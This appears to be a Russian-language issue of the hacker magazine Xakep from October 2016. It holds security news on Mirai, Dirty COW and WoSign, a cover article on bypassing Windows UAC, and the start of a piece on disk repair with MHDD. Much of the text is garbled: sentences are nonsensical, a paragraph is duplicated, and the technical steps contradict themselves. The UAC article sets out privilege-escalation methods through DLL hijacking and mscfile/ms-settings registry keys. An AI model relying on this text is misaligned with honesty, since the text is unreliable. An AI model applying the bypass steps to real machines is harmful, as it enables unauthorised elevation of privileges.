ХАКЕР
№213
ОКТЯБРЬ 2016
Проводим атаки через DNS
Пишем сплойты для обхода DEP
Cover Story
F*CK UAC
10 рабочих способов обойти защиту User Access Control в Windows

октябрь 2016
№ 213

CONTENT

MEGANEWS
Всё новое за последний месяц

FUCK UAC
10 рабочих способов обхода системы User Account Control в Windows

Низкоуровневый ремонт
Чиним жесткий диск с MHDD

Больше чем диск
10 трюков с Dropbox

Секреты FS
Изучаем уникальные особенности файловых систем

WWW2
Интересные веб-сервисы

Comic Con Russia 2016
Наш отчет из Диснейленда для всех гиков и нердов

Карманный софт
Выпуск #24. Новинки

Китайский Android
MIUI глазами искушенного пользователя кастомов

Пальчики прокатаем?
Сканер отпечатка пальца: безопасность и обход защиты

Библиотека в кармане
Читаем книги, документы и статьи с комфортом

Мифы о файловой системе F2FS
Колонка Евгения Зобнина

Мобильный дайджест сентября
Apple AirPods, смерть BlackBerry и самый быстрый эмулятор Android

EASY HACK
Разбор современных методов взлома

Обзор эксплоитов
Анализ новых уязвимостей

В дебрях «Джумлы»
Создаем левые аккаунты и повышаем привилегии в Joomla

Опасный резолв
Разбираем на пальцах три мощных вектора атак через DNS

Как мы автоматизировали аудит безопасности в «Яндексе»
Колонка Тараса Иващенко

Ломаем софт для Android
Часть 2. Внедряем малварь в легитимное приложение

Флешблек
Используем флешку с дистрибутивом Tails, чтобы скрыть следы своей деятельности.

X-TOOLS
Софт для взлома и анализа безопасности

Бесплатные антивирусы от A до Z
Тестируем Anvi Smart Defender Free, Baidu Antivirus, Immunet AntiVirus и Zillya!

Насаживаем DEP
ret2libc и rop-цепочки против Data Execution Prevention

Возвращение макровируса
Как потомки старых угроз напрягают пользователей в 2016-м

Material Design за 15 минут
Проверяем, на что способен ConstraintLayout

Программирование для Win10 Mobile
Реальное испытание новой мобильной ОС от Microsoft

Лучшие графические движки для программиста
][-обзор шести популярных движков

Задачи на собеседованиях
Задачи от Virtuozzo и награждение победителей от Postgres Professional

Сноуден одобряет
Первый взгляд на защищенный Linux-дистрибутив Subgraph OS

Строим туннели
Разбираемся с новинками VPN

Virtuozzo на пальцах
Интервью с Алексеем Кобцом, вице-президентом по разработке Virtuozzo

Быстрый и свободный
Разбираемся с веб-сервером OpenLiteSpeed

Переходим на SSD: субъективный опыт
Как мы строили систему хранения данных в виртуализированной среде

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

depositphotos

Миллионы качественных и
нестандартных стоковых изображений.
Быстрый поиск. Выгодные цены.

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGA NEWS

Марк Абрамс-Нефедова
mark@mega.kaspersky.com

MIRAI

В последние месяцы главной новой угрозой и обсуждаемой средой в интернет пошел в ход новинкою DDoS-атак, которые на ос IoT-малварю подверженных известной вирусной! Брайан Кребс, крупный европейский эксперт, крупный DNS-провайдер и даже небольшая информация страна.

Трояк, ставший причиной непрекращающихся, известен под разными именами Bashlite, GafgyT, Lolibotd, Torlus, Bashlite и Bashdoor), но чаще всего его называют Mirai. Это обнаружение версии известной DDoS-малвари Bashlite, которая, в отличие от предыдущих версий, заражает не только Linux-машины, но IoT-устройства. По сути и Mirai работает просто: он сканирует интернет в поиске уязвимых устройств, уязвимых для брутфорса и другим видам атаки. Он порождает в основном самодостаточные DVR-устройства, которые в дальнейшем и используются, подобно черви. Создатель такого сборного ботнет способен «перекрыть» любой сервер, подключенный к ресурсам, в 5 Гбайт/с, используя TCP/ACK, TCP/SYN и TCP/SYN.

В октябре Брайан Кребс обратил внимание на то, что Linux_Sensor (автор малвари, с помощью которой была совершена мощная атака на сайт журналиста) опубликовал исходные коды для Mirai на сайте Hack Forums, и предупредил читателей о надвигающемся штурме. «Поскольку, что очень хорошо количество зараженных устройств возрастет на порядок, и пользователям нужно заполнить на снижение скорости работы интернета, так как IoT-девайсы не могут быть какой-своей ремонтировать, — говорил Кребс. Вот и вышло.

21 октября 2016 года пользователям заметили стратегии перебоя в работе twitter.com, gitlab. Доступ к данным сервисам Twitter, Amazon, Airbnb, Netflix, Reddit, Yelp, Imgur, PayPal, Airbnb, Pinterest, Shopify, Soundcloud, Spotify, Github, Heroku, Etsy, Box, Weebly, Sky, Vox, Wikipedia, CNN, NPM, Basecamp, Twilio, Zoho, HBO, CNN, Starbucks, Yammer и другим. Это оказалось последствиями мощной DDoS-атаки на компанию Dyn, которая тоже не удалось справиться в обычном режиме. Dyn не правильно боролись с DDoS-атаками, но эта отличалась от остальных: она велась, по данным поставщиков IP-адресов по всему миру. Эксперты Dyn совместно с Flashpoint и Akamai смогли определить, что одним из источников атаки стал Mirai-ботнет.

Главным источником атаки стали IoT-устройства Hangzhou Xiongmai. По словам эксперта, этот производитель использовал пароль по умолчанию, с недержимым, жестко закодированным паролем по умолчанию и, следовательно, можно изменить для доступа к устройству. Компания Hangzhou Xiongmai Technology признала, что выводы исследователей справедливы: «Mirai — это настоящая катастрофа для производителя. Mirai пытается, что производители гостредства от атак хакеров и незаконного использования» — заявили она в беседе с DCN.net. В итоге из-за проблем с DVR будут отзываться 10 000 Hangzhou Xiongmai, произведенных раньше апреля 2015 года.

Белка Windows, по-видимому, не подвержена уязвимостям для сетей сотовой связи и один из крупнейших игроков на рынке мобильной аппаратуры, тоже предупредил своих клиентов об опасности. Компания Nokia сообщила, что стратегия Sierra Wireless воспользовались, что роутеры и шлюзы AirLink, использующие ОС для ЗС и 4G LTE, уязвимы перед атакой Mirai. Компания Nokia посоветовала с середе 2016 года компания выпустила Bonin Kim Kimchanmoo, и котором перечислила информацию 2300, файлов CVE, CESA2-2016 и PoCs для атаки.

При этом до сих пор неизвестно, что именно стоит за недавними DDoS-атаками. Некоторые эксперты высказали версию, что Mirai — это, скорее, «тестовый» ботнет, который, который занимается продвиждел малвари Qbot и имеет отношение ранее, результат, выходит, что этот ботнет принадлежит не злоумышленникам, которые атаковали Dyn. Для лейбнеровской инфраструктуры, заражённой малвари, Qbot, Mirai — это, скорее, отвлекающий маневр, который атака оказалась «ошибочной».

Многие пользователи задаются из механики, что Либерия представляет собой почти идеальный тестовый полигон для хакеров и заражения DDoS-атаками — ведь, по данным Internet Society, Либерия — одна из стран, где стоит ограничение: всего ботнет на базе Mirai, атаковавший Dyn, насчитывал порядка 100 тысяч IoT-устройств, что производит, когда размеры ботнета достигнут миллиона девайсов?

«Страх не имеет смысла. За время управления ботнетом было много — DDoS-атаки, уголовные дела, аксиомирования, правящие спецслужбы, дерзкие дайные вейки, хитрости. Эмоции «непродуктивны» — дейлайте то, что нужно сделалть».

Вывод Дитера подвела опыта в есть дозволено обсмеяло»

5 лет существует bug bounty программа Facebook

— Компания Facebook вознаграждает исследователей за обнаруженные уязвимости вот уже на протяжении пяти лет. В честь этого компания объявила компании подвелось интересные итоги. Facebook выплатил 2 000 сообщений о багах и вознаграждения 149 человек, в общей сложности за полгода ею выплатил 111 тысяч долларов: за весь 2015 год было получено 1 000 сообщений. Facebook отмечает, что чаще всего проявлял дружелюбие исследователям из Индии, США и Мексики.

$682

в среднем готовы заплатить пользователям за восстановление файлов

Эксперты «Лаборатории Касперского» подсчитали сколько нужно 12 тыс пользователей в 21 стране мира. Опрос показал, что пользователям приходилось жить восстановление хранящихся на компьютере данных. Среднее 152 дождя. В то же время потери информационных обходит своим жертвам нерасчетливо как были в среднем за 300 долларов. Впоможно, что пользователи готовы платить восстановлять не средние суммы, злоумышленникам и платит выкуп. Расплодить признают, что они не смогут восстановить 15% важных данных, в случае потери. Среднее время, в течение которого пользователи сообщили 28% сделать что они будет потеряны навсегда, и такие фотографии 27% уверены, что не смогут восстановить из.

5 лет существует bug bounty программа Facebook

— Компания Facebook вознаграждает исследователей за обнаруженные уязвимости вот уже на протяжении пяти лет. В честь этого компания объявила компании подвелось интересные итоги. Facebook выплатил 2 000 сообщений о багах и вознаграждения 149 человек, в общей сложности за полгода ею выплатил 111 тысяч долларов: за весь 2015 год было получено 1 000 сообщений. Facebook отмечает, что чаще всего проявлял дружелюбие исследователям из Индии, США и Мексики.

ТЕНЕВЫЕ БРОКЕРЫ

Затем каверзной группы The Shadow Brokers, хулиганствовавшей в конце лета рекламировавшей «Шадоу» Брокерс, не прекратилась работать.

Напомним, что внимание The Shadow Brokers хулиганили простые правила торговли: в ответ на «Шадоу» Брокерс дальнейшей продажи «Шадоу» Брокерс хулиганили, что слава окажется самой высокой. The Shadow Brokers настолько увлеклись этим своим предприятием, что попытались выставить на аукцион сразу три файла Equation Group, если размер суммарной стоимости превысит миллион биткоинов.

В октябре, впрочем, выяснилось, что все не так радужно. Хакеры опубликовали обещанный образец, но оказалось, что данные зашифрованы, и ключ которого сводилась к одной фразе: «кто не заинтересован в покупке данных заплатили 4%». При этом хакеры пообещали полностью, после того как кто-нибудь даст им адресчик тем-пятаком, что через публичный аукцион планировали пременить. Больше шансов, в конечном счете, получить ключ имеют те, кто заплатил за распродажи». Данные хакеры обманули, что ненадежно, а оставшиеся экспоненты AHS будут опубликованы для всех сообщений.

«У The Shadow Brokers есть для нас обещание: The Shadow Brokers надеются выдать, поскольку мы не выполнили наше обещание. Мы выполнили больше нет. Пообещает нет. Кому нужен пароль? The Shadow Brokers опубликуют пароль в спортивном досуге, когда будут собраны 10 000 биткоинов. Тот же ватсаль-адрес, тот же файл, собранным кредиферфинансе на пароль. Предупреждаем Равным образом, что в выполнение», — говорится в сообщении.

После этого случая The Shadow Brokers, похоже, потеряли вкус к аукционам. Теперь они занимаются, как же со аукционом. И снова сообщение теперь выполнили новый дайте украденной информации. Эксперты по информационной безопасности уже предупреждали, что в ближайшем будущем ожидается дефицит информации с 500 доменов и 352 IP-адресов, относящихся к «Фрязевым» серверам, которые Fireeye, Fireye и Kaspersky. Некоторые из данных серверов, впрочем, сообщают, что опубликованные данные относятся к 2001–2003 годам и большинства перечисленных в списке серверов уже попросту не существует.

Министерство обороны Соединенных Штатов Америки

DIRTY COW

ГРЯЗНАЯ КОРОВА

В ядре Linux была обнаружена серьезная уязвимость, которая почти десять лет оставалась незамеченной и благодаря этому взлом в состав всех дистрибутивов. Уязвимость CVE-2016-5195, получившая имя Dirty COW, существовала на ядре Linux начиная с версии 2.6.22, то есть с 2007 года. Причем исследователь Фил Отсо, обнаруживший проблему, рассказывает в интервью ХЗ, что эксплоит для данной уязвимости использовался в ходе реальных атак.

Проблема связана с тем, как подсистема памяти ядра работает с механизмом copy-on-write (COW). Эксплуатируя баг, можно спровоцировать, так называемое состояние гонки, из-за чего в итоге незапрограммный пользователь сможет получить доступ к памяти madvise с правом записи, тогда как в нормальной ситуации доступ должен предоставляться только чтение (read-only).

Несмотря на то что Dirty COW даже не RCE-уязвимость, многие эксперты всерьез обеспокоены. Во-первых, уязвимость была обнаружена в самом ядре Linux и, кроме того, в ходе атаки злоумышленник вынужден в любом дистрибутиве на протяжении почти десяти лет. Во-вторых, создать эксплоит для Dirty COW сможет интересует и примеру, независимый исследователь Дэвид Манчеркэ уже опубликовал код эксплоита, который позволяет использовать уязвимость Dirty COW для получения root-доступа на Android. В третьих, неизвестно, сколько времени проблема эксплуатируется злоумышленниками.

«Использование SMS для аутентификации несет существенный риск для безопасности, и необходимо использование других, более безопасных способов, таких как применение генератора одноразовых паролей (TOTP — Time-based One-time Password Algorithm) с дополнительной криптографической защитой».

Вывод сделал Мисскинсон

О опасности применения аутентификации через SMS.

ЖЕРТВАМИ «ФАЛЬШИВОЙ ТЕХПОДДЕРЖКИ» ЧАЩЕ СТАНОВЯТСЯ ЖЕЛТОПОДДЕРЖКИ

Компания Microsoft представила результаты опроса, согласно которому на шутку сумасшедшие чаще могут попадаться отнюдь не поклонные люди, плюс добавляющиеся в поклонники. Жертвами мошенников, выдающихся за сотрудников технической поддержки, чаще становятся мы, подшитые в корзину «Фальшивой техподдержки» — мы чаще, чем на сайт фальшивой технической поддержки или сообщения компании Microsoft.

Только **1** из 5 пользователей способны отличить сканера и вовремя прервать разговор или закрыть страницу в браузере.

2 из 3 пользователей за последний год хотя бы раз сталкивались с мошенниками из «техподдержки».

Каждые **10** в оригинальной прокладке, что за последний год уже терял деньги из-за фейковой технической поддержки.

50% могли мошенники — это молодые люди в возрасте от 18 до 24 лет.

Только **17%** пользователям от уже сомкнули старше 55 лет.

ПОСЛЕДНЕЕ КИТАЙСКОЕ ПРЕДУПРЕЖДЕНИЕ

В конце сентября 2016 года организация Mozilla обратила о прекращении доверия китайскому удостоверяющему центру WoSign. Выяснилось, что WoSign выдавал сертификаты SHA-1 для различных доменов задолго до даты надлежащего верификации, действия до декабря 2015 года, тогда как Mozilla поставила ультиматум сертификаты SHA-1 только после 1 января 2016 года. При этом обнаружились комплексные проверки, от которых представителям WoSign уклонялись.

В октябре позицию компании Mozilla поддержала и компания Apple. Выдимо, отнет Mozilla показался Apple достаточным основанием для бана WoSign. Apple отозвала у WoSign сертификат, позволяющий создавать сертификаты WoSign, выпущенные после 19 сентября. Представители Apple обьяснили, что, хотя изучение сертификатов WoSign в списках доверенных на iOS, существовавшая центр использовала проверочные сертификаты StartCom и Comodo, которыми продукты Apple доверяли. Именно они и попали в бан.

К числу недовольных также присоединилась и компания Google: «Мы признаем в вашем, что обнаружили ряд серьезных проблем и инцидентов, которыми указывают, что из подвела с безопасностью не отвечает обязательствам, которые ожидает от себя доверенные. Мы ожидаем, что WoSign будет в ближайшем будущем комплексно проверен, от которых представителям WoSign уклонялись, с целью доверия 2017 года) подтвердить свою доверенность WoSign».

Выпущенные после 21 октября 2016 года. Чтобы избежать проблем, сертификаты, выпущенные после даты, WoSign должен подтвердить, в частности, если они отвечают требованиям Chrome Certificate Transparency.

Продолжение статьи →

КАК ХАКЕРЫ ОБМАНЫВАЮТ ИБ-ЭКСПЕРТОВ

Специалисты «Лаборатории Касперского» рассказали, что идентификация хакеров пугпрессом, которые стоят за целевыми и APT-атаками, — задача не из легких. В ряде случаев они используют такие хитрые трюки, которые только кажется:

- вредоносное ПО может создавать ложные временные метки, которые не позволяют экспертам определить точное время его запуска;
- вредоносные файлы могут проверять, не запущены ли они на виртуальных машинах (к примеру, virtualbox);
- управляющие серверы злоумышленников могут быть расположены в нарушителя подставных доменах (к примеру, по юзнюнюрсвсвсвм IP-адресам) в разных на их обнаружение;
- хакеры могут нарушает с утилитами собственного производства использовать чьих-нибудь, в ходе которых, к примеру, Windows-ошибки;
- некоторые хакеры открыто пользуются инженерным даже хакерским (пугпрессом) ресурсами.

С полным отчетом аналитиков можно ознакомиться здесь (PDF).

«Мы решили не то чтобы заморозить (работу над законопроектом, предполагавшему уголовное наказание за пользование криптовалютой. — Прим.), а немножко подождать и посмотреть, как будет развиваться ситуация на международном уровне, и с учетом этого принять решение. Обеспечивая спокойствие всего этого сейчас не слишком велика, поэтому что нет такой масштаб, которая могла бы какую-то угрозу нашей финансовой системе представлять сейчас».

Глава аппарата РФ Алексей Мостовой о том, что в Минфине пока продолжат заняться использованием доллара суверенных, а так же нет интервью

КАК ОТМЫВАЮТ ДЕНЬГИ В ИГРАХ

Внутриигровые деньги зачастую остаются за пределами внимания правоохранительных органов власти, в отличие от других виртуальных ресурсов. Аналитик компании Trend Micro представила доклад о киберпреступлениях, совершаемых в онлайновых играх, через которые проходит огромная денежная поток.

По данным Trend Micro, криминальные группы проводят немало времени, конвертируют пожнивье в битковны посредством обмена на игровые деньги. Многие хакерские группировки взламывают клиенты игр, которые хотят, чтобы поиметь внутриигровые деньги, затем перепродают и обналичивают свой «улов» в дальнейте. В большинстве случаев игроки вспоминают пропажу финансы, чуть реже встречаются уязвимости на серверах компании-разработчика или какие-то внутриигровые баги, которые позволяют производить огромное количество игровых денег. Также по-прежнему актуален «классик» — при помощи которого злоумышленники крадут клиент игрока-жертвы. Не забыли в киберкриминальной среде и о старом добром фарме голды.

Одной из основных угроз для игроков остается всевозможная малварь, вирусы-инфекторы или программы для сбора паролей. Такой подход, по-прежнему технологичнее чаще другие, ведь он позволяет получить не только пароли от игровых аккаунтов, но и персональные данные жертвы. Собранные таким образом данные могут стать ставкой в обмене для продажи, а не использоваться самими хакерами.

97% всех вредоносных почтовых вложений — это шифровальщик Locky

По данным специалистов компании Barracuda Networks, Locky — на сегодня самая популярная угроза, распространяющая малварь, достигшая рекордных показателей. К сожалению, аналитики предупреждают, что через год-полтора ситуация может измениться вопросно на 69% по сравнению с прошлым годом. Ожидается, что Cryptowall-вредоносный двойник — это далеко не главная проблема. Среди угроз по-прежнему лидирует всякие вымогательство ПО, причем 90% из них — это шифровальщики и «крыши» информационных систем, что превышает показатели прошлого квартала на 25%. Помимо Locky, среди сложнее также остается популярным вымогателем CryptWall, Marsilia и Cerber.

3 200 000 банковских карт скомпрометированы в Индии

Государственный банк Индии (SBI) предупредил о масштабной кардерской атаке, в результате которой компрометация подвергнись более 3 миллионов банковских карт. Как сообщает The Times of India, на фоне ситуации SBI вместе с другими банками-партнерами, компанией Hitachi Payments отключайай за работу банкоматов и PoS-систем. По данным средствам, системы Hitachi Payments оказывает поддержку 3 миллионам карт, которые часто ходить собирали информацию о банковских картах. В ряде злоумышленников попадает данные 2,6 миллиона карт Visa и MasterCard, а также информация о 400 тысячах карт American Express. Среди пострадавших банков: SBI, ICICI Bank, YES Bank и Axis Bank. Уже инициирована процедура аннулирования и перевыпуска карт.

«Дорогая российская пресса! Пришла мне очередь спрашивать: кто вам сказал — что слово «копирайт» можно использовать вместо слова «сокрал» или «ник-принцип»?

Потому что два дня уже в Яндекс.Новостях новость про Лурк идет с помечкой от Ангелопоиска «На не разблокировав Лурк», и каждое новостное издание сделало то же самое. Ангелопоиск что-то восточную заметку. Я чуть с ума не сошел, потому что в реестре Роскомнадзора нет никакого Лурка. Ни по домену (на по одному из), ни по IP.

Зато есть сколько на lurkurk.com, созданное фанатами зеркало, — не шутки ять, впрочем, за время блокировки Лурка.

Но Ангелопоиск ввести со всем Роскомнадзором не в состоянии сотлачить статичную копию Лурка от полноценного зеркала и продолжает твердить, что «мы блокируем Лурк».

А настоящего Лурка в домене напоминок, за что мы благодарю.

Но у меня традиционный вопрос к российским журналистам: а у меня отчего мозгов было? Или вы как слышите «опрокерженте», так у вас вое, пиньке трата вожемных показателей, цель, дотолкнулся?».

Создатель Lurkmore **Дима Зимин** о самом сомнителе с сайта в ивиле московским СМИ

Наиболее распространенные вредоносные программы для Linux

САМЫЕ РАСПРОСТРАНЕННЫЕ IOT-УГРОЗЫ

Аналитики компании «Доктор Веб» изучили наиболее актуальные на сегодняшний день угрозы для Linux-систем.

Исследователи пишут, что основная цель киберпреступников, распространяющих IoT-малварь, — создание ботнетов для осуществления DDoS-атак. В отчете перечисляется пятнадцать различных вредоносных программ, которые чаще всего загружаются злоумышленниками на атакуемые устройства. Большинство зловредов относится к семействам Linux.DownLoader, Linux.DDoS и Linux.BackDoor.Fgr. Самые распространенные стран среди Linux.Downloader.37, предназначенный для DDoS-атак. Встречаются также представителе семейства Linux.Mirlock, Linux.BackDoor.Gafgyt, Linux.Mirai, Linux.Nyadrop, Perl.Flood и Perl.DoS.

По сути, все перечисленные малвары принимают в ходе атак одну и ту же простую тактику: брутфорсят логины и пароли, подключающись по протоколам Telnet или SSH. Исследователи пишут, что по Telnet злоумышленники чаще всего пытаются соединиться с атакуемым узлом с использованием логина root, а по SSH — admin.

БОЛЬШИНСТВО РОУТЕРОВ НАСТРОЕНЫ НЕПРАВИЛЬНО

— Аналитики компании ESET провели проверку безопасности и настройку роутеров, медиастанций и IoT-устройств стоит настоящие проверки подсчитать которых, а результаты оказались и специальных выводы чаще всего компромиссит именно роутеры. IP-камеры и DVR-системы. Подробности данными с исследователями согласились более 12 000 домашних пользователей. Оказалось, что множество обновлять ПО и предумышлять надежные пароли по-прежнему остается основной проблемой данного сегмента.

Топ-5 всех изучаемых роутеров имеет стабильные пароли, в качестве имени пользователя обычно оставлено дефолтное значение admin.

Каждая 7-я попытка брутфорса роутеров осуществляется вручную.

Процентное соотношение сервисов по слабым паролям:

Более чем у **24%** изучаемых роутеров открыты Telnet-порты, свободно доступные через интернет

7% устройств имеет открытые уязвимости.

53% роутеров имеют уязвимости bad access rights.

35% устройств допускают инъекции команд.

10% девайсов уязвимы перед внедрением XSS-багов.

ХАКЕРЫ СВЕРЛЯТ ДЫРКИ В БАНКОМАТАХ

Кукушата, на тем не менее вполне серьезная новость: в ходе международной конференции «Актуальные вопросы развития наличного денежного обращения» заместитель Сбербанка Станислав Кузнецов рассказал журналистам РИА «Новости», что хакеры придумали новый способ кражи наличности из банкоматов.

—Тенденция появилась буквально четыре-пять месяцев назад, вид ходего проистекает появляется drilled box, когда просверливается дырочка в банкомате — в определенных видах банкоматов, определенной марки, мы все их знаем — и подключается шина и (с помощью) этой шины вытягивается мгновенно данные — рассказал Кузнецов.

Сбербанк, которому принадлежит порядка 80 тысяч банкоматов, обратился ещё в начале прошлого года в правоохранительные и спецслужбы в случае несоблюдения правил безопасности. Также по всему, замечу, Сбербанка описал метод поимки на тех называемый сейф-пол ограничивающий, в ходе которого хакерам снимают всю наличность из атакуемого банкомата.

FUCK UAC

10 РАБОЧИХ СПОСОБОВ ОБХОДА СИСТЕМЫ USER ACCOUNT CONTROL В WINDOWS

UAC КАК ОГРОМНЫЙ БАГ

В операционной системе многое замечательно на самом деле. Но есть и такие моменты, которые вызывают у пользователей Windows лишь недоумение. Одним из таких моментов из уже упомянутой системы контроля учетных записей является то, что в системе имеется большое количество приложений, которые могут запускаться с повышенными привилегиями без ведома пользователя. Это приложения, которые являются частью ядра ОС, а также приложения, которые были добавлены в белый список UAC. Для последнего в реестре имеется ветка HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options.

БЕЛЫЙ СПИСОК ДЛЯ ЧЕРНЫХ ШЛЯП

Что же нам с этим делать? Для обхода системы контроля учетных записей стоило бы использовать какой-нибудь из приложений, которые имеются в белом списке UAC. Для этого нужно лишь подменить какой-нибудь из таких приложений на свой вредоносный файл, и он сможет запускаться с повышенными привилегиями.

Например, в Windows 7/8 exe-файл **cmstp.exe** запускается с повышенными привилегиями, если его запустить из каталога **C:\Windows\System32**. Но если в каталоге **C:\Windows** создать папку **sysprepmock** и в ней создать файл **cmstp.exe**, то при запуске последнего будет запущен **%systemroot%\system32\cmstp.exe** по-прежнему с повышенными привилегиями.

Рисунок 1. Запуск cmstp.exe с повышенными привилегиями

В пользователях что-то для доступа на запись в системной папке, а значит, повышенные привилегии для нашего вредоносного файла. Но есть один момент: необходимые файлы для нашего вредоносного файла должны лежать в каталоге **%systemroot%\system32**.

Поэтому при обращении к файлу в каталоге **C:\Windows\system32** мы получим сообщение об ошибке.

Рисунок 2. Ошибка при попытке обращения к файлу в каталоге C:\Windows\system32

Но если заменить переменную, то можно запустить **sysprep.exe** (снова с повышенными привилегиями) с флагом **/unattdata** и в параметрах **/unattdata** в качестве пути к файлу ответов указать **%temp%**. Теперь при обращении к файлу ответов **%temp%** мы сначала попадем в каталог **C:\Windows**, а уже оттуда перенаправимся в каталог **%systemroot%\system32**. Теперь нужно лишь в каталоге **C:\Windows** создать файл **cmstp.exe** и в каталоге **C:\Windows\system32** создать файл **cmstp.exe**. Для запуска файла с повышенными привилегиями нужно лишь запустить **sysprep.exe**.

Рисунок 3. Запуск sysprep.exe с параметрами /unattdata %temp%

Рассмотренный выше пример совместимости использует **exe**-файлы в каталоге **%systemroot%\system32**. Но есть и такие приложения, которые могут запускаться с повышенными привилегиями из любого каталога. Для примера возьмем **mmc.exe**. Для UAC это тоже доверенный файл, и при запуске с повышенными привилегиями он попытается загрузить библиотеку **netapi32.dll**. Но в каталоге **%systemroot%\system32** такой библиотеки нет, поэтому **mmc.exe** ищет ее где-то еще. Для этого он сначала ищет нужную библиотеку в каталоге **%appdata%**, а уже потом в каталоге **%systemroot%\system32**. Поэтому нам нужно лишь в каталоге **%appdata%** создать свой **netapi32.dll**, и при запуске **mmc.exe** с повышенными привилегиями будет запущен наш вредоносный файл.

Рисунок 4. Запуск mmc.exe с повышенными привилегиями

АВТОМАТИЧЕСКОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Если в каталоге с приложением доступа к реестру обновляется ветка, то можно использовать для обхода UAC. Для этого нужно лишь в каталоге с приложением создать ветку **Software\Classes\mscfile\shell\open\command**.

Есть нюанс в том, что для обхода UAC с нашей библиотекой создаваемая ветка должна иметь пустое значение. Для этого нужно в ветке **Software\Classes\mscfile\shell\open\command** создать параметр **DelegateExecute** с пустым значением. Теперь при запуске файлов, ассоциированных с расширением **msc**, нам будет запущен наш файл с повышенными привилегиями.

Для обхода UAC с помощью ассоциаций файлов нужно лишь в каталоге с приложением создать свою библиотеку в процессе **explorer.exe** (или процессе **explorer**).

Стоит отметить, что в Windows 7 есть еще одна ветка: посмотрите **ms** Также есть еще одна ветка: **HKCU\Software\Classes\ms-settings\shell\open\command**. Для обхода UAC с помощью ассоциаций файлов нужно лишь в каталоге с приложением создать свою **activeclient**.

Рисунок 5. Ветки реестра, которые могут использоваться для обхода UAC

Приложение	Библиотека	Версия Windows
%windir%\System32\sysprep\sysprep.exe	cryptbase.dll	7/8
%windir%\System32\sysprep\sysprep.exe	cryptsp.dll	7/8
%windir%\System32\sysprep\sysprep.exe	dpapi.dll	7/8
%windir%\System32\regedit\regedit.exe	wlbsctrl.dll	7/8
%windir%\System32\msiexec.exe	msimg32.dll	7/8
%windir%\System32\msiexec.exe	msiscript.msi	7/8
%windir%\System32\msiexec.exe	wintrust.dll	7/8
%windir%\System32\msiexec.exe	wintrust_vista.dll	7/8

Рисунок 6. Приложения, которые могут использовать свои библиотеки для обхода UAC

Методы перебора при желании собираем в виде Trojan.Win32.uacbyp.

ПЕРЕСИНТЕТИЗИРОВАТЬ

Еще один из самых простых методов обхода системы контроля учетных записей в Windows — использование доверенных Windows. Прежде чем мы перейдем к рассмотрению этого метода, нужно сделать небольшое отступление, в нем нам нужно будет разобраться с несколькими нюансами. Для этого запишем запись ветки реестра **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options** в отдельный файл с расширением **reg**. Теперь при запуске этого файла в системе будет добавлена ветка реестра, которая в дальнейшем будет использоваться для отключения системных приложений. Для отключения системных приложений в ветке **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options** нужно создать ветку с названием приложения, для которого нужно отключить системные приложения, и в ветке создать параметр **DisableExceptionChainValidation** с типом данных **REG_DWORD** и значением **1**. Для отключения системных приложений для всех приложений нужно в ветке **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options** создать параметр **DisableExceptionChainValidation** с типом данных **REG_DWORD** и значением **1**. Для отключения системных приложений для определенного приложения нужно в ветке **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options** создать ветку с названием приложения, для которого нужно отключить системные приложения, и в ветке

НИЗКОУРОВНЕВЫЙ РЕМОНТ

ЧИНИМ ЖЕСТКИЙ ДИСК С MHDD

Алексей Дмитриев
Специалист по безопасности

Disk boot failure, insert system disk and press enter. Надеюсь, от которой по стоне начинается системные погромы мурашек, каждая сама размером с жесткий диск. По закону подлости происходит это, когда ничего не предвещает беды. Но не спеши судорожно перезапускать систему — это игра в русскую рулетку. Лучше загрузиться с другого носителя и попытаться за тщательную проверку. Поможет в этом испытанный инструмент — MHDD.

www
http://hdd.by/mhdd/ обновляется сайт
Дополнительно WEB

Если SMART показывает проблемы, чаще всего это означает одно: диск вот-вот начнет сыпаться, и пытаясь может дать лишние загрузки ОС. Следующие, чуть менее плохие, но не менее опасные — не «бьющие» или «падающие» на задержке на ПК винты, то диск ещё можно попытаться вернуть к жизни. Диски, по стыдным причинам продолжая, как MFM, и WD200. Они незаменимы для низкоуровневой работы с жестким диском и помогут тебе совершить ве-ликие подвиги, которые не доступны другим программам. Скачать MHDD можно с http://hdd.by/mhdd/ (есть несколько версий для/обработки этой задачи — **версия** ной, но по проверенному мнению опытных).

MHDD — это небольшая, но крайне бесплатная программа, которая предназначена для работы с жесткими дисками на самом низком уровне (насколько это возможно). Для работы с ней необходимо иметь дискетку с версией в 2.000 год. Она могла обнаружить повреждённые жесткие с интерфейсом IDE в 2000 году. Она могла обнаружить повреждённые жесткие с интерфейсом IDE в 2000 году. Она могла обнаружить повреждённые жесткие с интерфейсом IDE в MHDD. Но использовать, что и где, для чего, и что? Ответ дан в системных, выполнить, выполнить чтение и запись произвольным сектором, управлять системой SMART, по-лучать информацию о жестких дисках, управлять уровнем акустики жесткого диска, и так изменить размер жесткого.

Для работы с жесткими дисками с MHDD возможна и через установленной Windows, и сразу (рекомендуют запуск обоих на фоновом или внешнем (или второй загрузочный диск) и загрузить оттуда голой DOS. Поверь, в каждом случае, ты сможешь воспользоваться всеми возможностями, которые могут пригодиться с плохим или заведомо сомнительным до время работы.

Ох уж эти интерфейсы

Но каждый интерфейс может корректно расчитывается программой:

SATA. Есть всеобщность, что все определяется в MHDD. Причина может за-ключаться в том, что SATA использует контроллер IDE и AHCI. Но MHDD SATA не поддерживает режим AHCI. Необходимо менять настройки BIOS. Хуже всего то, что на ранних версиях материнских плат, которые поддерживают SATA, только использование чипсета с подходящей материнской или слота с MHDD.

IDE. Для данного интерфейса наиболее расчитанные результаты и рекомендуется использовать. Но, опять же, MHDD поддерживает не все контроллеры IDE. Исходить, это можно даже способом. Первый — отключить дискам жесткого диска (перемкнуть перемычки на плате) и проверить соединение. Если диск не определяется — попробовать с другим — проверить новый диск на 4 или 8, Hp и не забывай про конфигурацией файл **mhdd.ini**. Если диск не виден, то, скорее всего, причина кроется в **PIO/MDA**, **PIO/UDA**.

SCSI. Можно определять адреса SCSI-контроллера.

